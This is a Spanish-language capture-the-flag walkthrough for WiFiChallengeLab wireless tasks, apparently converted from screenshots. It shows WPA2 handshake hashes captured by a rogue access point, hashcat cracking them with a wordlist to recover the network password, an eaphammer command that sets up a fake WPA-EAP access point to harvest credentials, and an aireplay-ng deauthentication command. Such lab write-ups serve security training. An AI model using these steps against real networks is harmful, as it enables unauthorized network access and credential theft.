


```
MANA WPA2 HASHCAT | WPA*02*8dd0cd7eeb343f3558e36f4033a5d8e9*020000000100*10f96fa
c5352*776966692d4954*2399cf37c0207acd9ae6ff4adaeb03aac22702f9702575b6a2af3c1d711
881a3*0103007502010a00000000000000000001b9b10662936f502c1d954468f4f89d05ec2c92e0
8c05de9a6619b85fdb2e8f5b00000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000001630140100000fac020100000fac040100000f
ac020000*00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 10:f9:6f:ac:53:52
MANA: Captured a WPA/2 handshake from: 10:f9:6f:ac:53:52
MANA WPA2 HASHCAT | WPA*02*22c7ea5afb673d9b6385c39404764fe3*020000000100*10f96fa
c5352*776966692d4954*2399cf37c0207acd9ae6ff4adaeb03aac22702f9702575b6a2af3c1d711
881a3*0103007502010a00000000000000000002b9b10662936f502c1d954468f4f89d05ec2c92e0
8c05de9a6619b85fdb2e8f5b00000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000001630140100000fac020100000fac040100000f
ac020000*00
```

Estos son los hashes de la contraseña que utilizaremos en hashcat:




```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -m 22000 .\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #1: NVIDIA GeForce RTX 2060, 6016/6143 MB (1535 MB allocatable), 30MCU
```



```
22c7ea5afb673d9b6385c39404764fe3:020000000100:10f96fac5352:wifi-IT:bubblegum

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: .\hash.txt
Time.Started.....: Thu Feb 06 22:09:20 2025 (0 secs)
Time.Estimated...: Thu Feb 06 22:09:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   419.2 kH/s (9.00ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 298037/14344384 (2.08%)
Rejected.........: 175157/298037 (58.77%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> newnew16
Hardware.Mon.#1..: Temp: 52c Fan: 34% Util: 61% Core:1935MHz Mem:7000MHz Bus:16
```


Con la contraseña ya tenemos acceso de manera correcta a la web, por lo que iniciamos login en la red y comprobamos con dhclient, la gateway para acceder a la web.





Authentication required

Passwords or encryption keys are required to access the wireless network "wifi-IT".

bubblegum




```
root@WiFiChallengeLab:/home/user/tarea14# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/02:00:00:00:01:00
Sending on   LPF/wlan1/02:00:00:00:01:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0xa84f6a61)
DHCPOFFER of 192.168.15.23 from 192.168.15.1
DHCPREQUEST for 192.168.15.23 on wlan1 to 255.255.255.255 port 67 (xid=0x616a4fa
8)
DHCPACK of 192.168.15.23 from 192.168.15.1 (xid=0xa84f6a61)
bound to 192.168.15.23 -- renewal in 34891 seconds.
```



192.168.15.1/login.php


Flag:

flag{f4629b4c22636fa0ae72eb5d1cf9caf88b4ecbee}

192.168.15.1

flag{f4629b4c22636fa0ae72eb5d1cf9caf88b4ecbee}

Así obtenemos la flag de la actividad 14.




18. What is Juan's flag on the wifi-corp AP website?

250

What is Juan's flag on the wifi-corp AP website?

Require version > 2.0.4.

Como siempre leyendo la pista y comenzando con el análisis vemos lo siguiente sobre wifi-corp:



```
CH 44 ][ Elapsed: 1 min ][ 2025-02-06 21:34 ][ WPA handshake: F0:9F:C2:71:22:17

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID                 MANUFACTURER

F0:9F:C2:71:22:16  -28 100      698       78    0  44   54e  WPA2 CCMP   MGT         wifi-regional         Ubiquiti Networks Inc.
F0:9F:C2:71:22:17  -28   0      698     2437   38  44   54e  WPA2 CCMP   MGT         wifi-global           Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28  -28 100      698       18    0  44   54e  WPA2 CCMP   MGT         wifi-regional-tablets Ubiquiti Networks Inc.
F0:9F:C2:71:22:15  -28 100      698       53    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.
F0:9F:C2:71:22:1A  -28 100      698        0    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

(not associated)   02:00:00:00:04:00  -49    0 - 6      0        8
(not associated)   02:00:00:00:05:00  -49    0 - 6      0        8
(not associated)   02:00:00:00:06:00  -49    0 - 6      0        8
(not associated)   02:00:00:00:01:00  -29    0 - 6      0        4
(not associated)   02:00:00:00:02:00  -49    0 - 6      0        8
(not associated)   02:00:00:00:03:00  -49    0 - 6      0        8
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 6     63       54         wifi-offices,Jason
(not associated)   78:C1:A7:BF:72:46  -49    0 - 6     63       54         wifi-offices,Jason
(not associated)   64:32:A8:AD:AB:53  -49    0 - 6     42       34         wifi-corp-legacy
F0:9F:C2:71:22:16  64:32:A8:AC:53:50  -29   54e-48e     0       76
F0:9F:C2:71:22:17  64:32:A8:BA:18:42  -29    6e- 6e   379       77
F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29   24e-24e     0     2242  PMKID  open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:7A:33:28  64:32:A8:BD:64:54  -29   12e-12e     0        7         wifi-regional-tablets
F0:9F:C2:7A:33:28  64:32:A8:A9:DE:55  -29   12e- 9e     0        8         wifi-regional-tablets
F0:9F:C2:71:22:15  64:32:A8:BA:6C:41  -29   54e-18e     0        8         wifi-corp
F0:9F:C2:71:22:15  64:32:A8:07:6C:40  -29   12e- 9e     0       50  PMKID  wifi-corp,AP_router
```


Tenemos dos macs sobre wifi-corp, así que probaremos con una y si no funciona el proceso cambiaremos.

Leyendo la pista, nos dan la herramienta eaphammer, ésta hace lo mismo que hicimos anteriormente pero de manera automatica y ademas con un certificado autofirmado(crea un AP falso)

Por lo que viendo que es en el canal, 44 probaremos a realizar lo mismo que antes.


(Después de un buen rato me di cuenta de que, los dos se comportan de la misma manera y decidi buscar algun walkthrough)

Al parecer para realizar el ataque, al ser dos AP conectados, el ataque se tiene que hacer de manera bidireccional, siendo los dos atacados por aireplay-ng, probaremos esta solución:




```
root@WiFiChallengeLab:/home/user/tools/eaphammer# python3 ./eaphammer -i wlan4 --auth wpa-eap --essid wifi-corp --creds --negotiate balanced

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        A nice shiny new access point.

                             Version:  1.13.5
                            Codename:  Power Overwhelming
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...

[*] Using nmcli to tell NetworkManager not to manage wlan4...

100%|████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan4 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/tools/eaphammer/loot/wpa_handshake_capture-2025-02-06-21-41-36-EgEzdh49W9c59B74VVTgcImJhmHvvS0S.hccapx

[hostapd] AP starting...
```

Creamos el ap falso con la herramienta del hint y procedemos a realizar el ataque a los dos wifi-corp originales.




```
root@WiFiChallengeLab:/home/user/tarea14# aireplay-ng -0 10 -a F0:9F:C2:71:22:1A wlan0mon
```



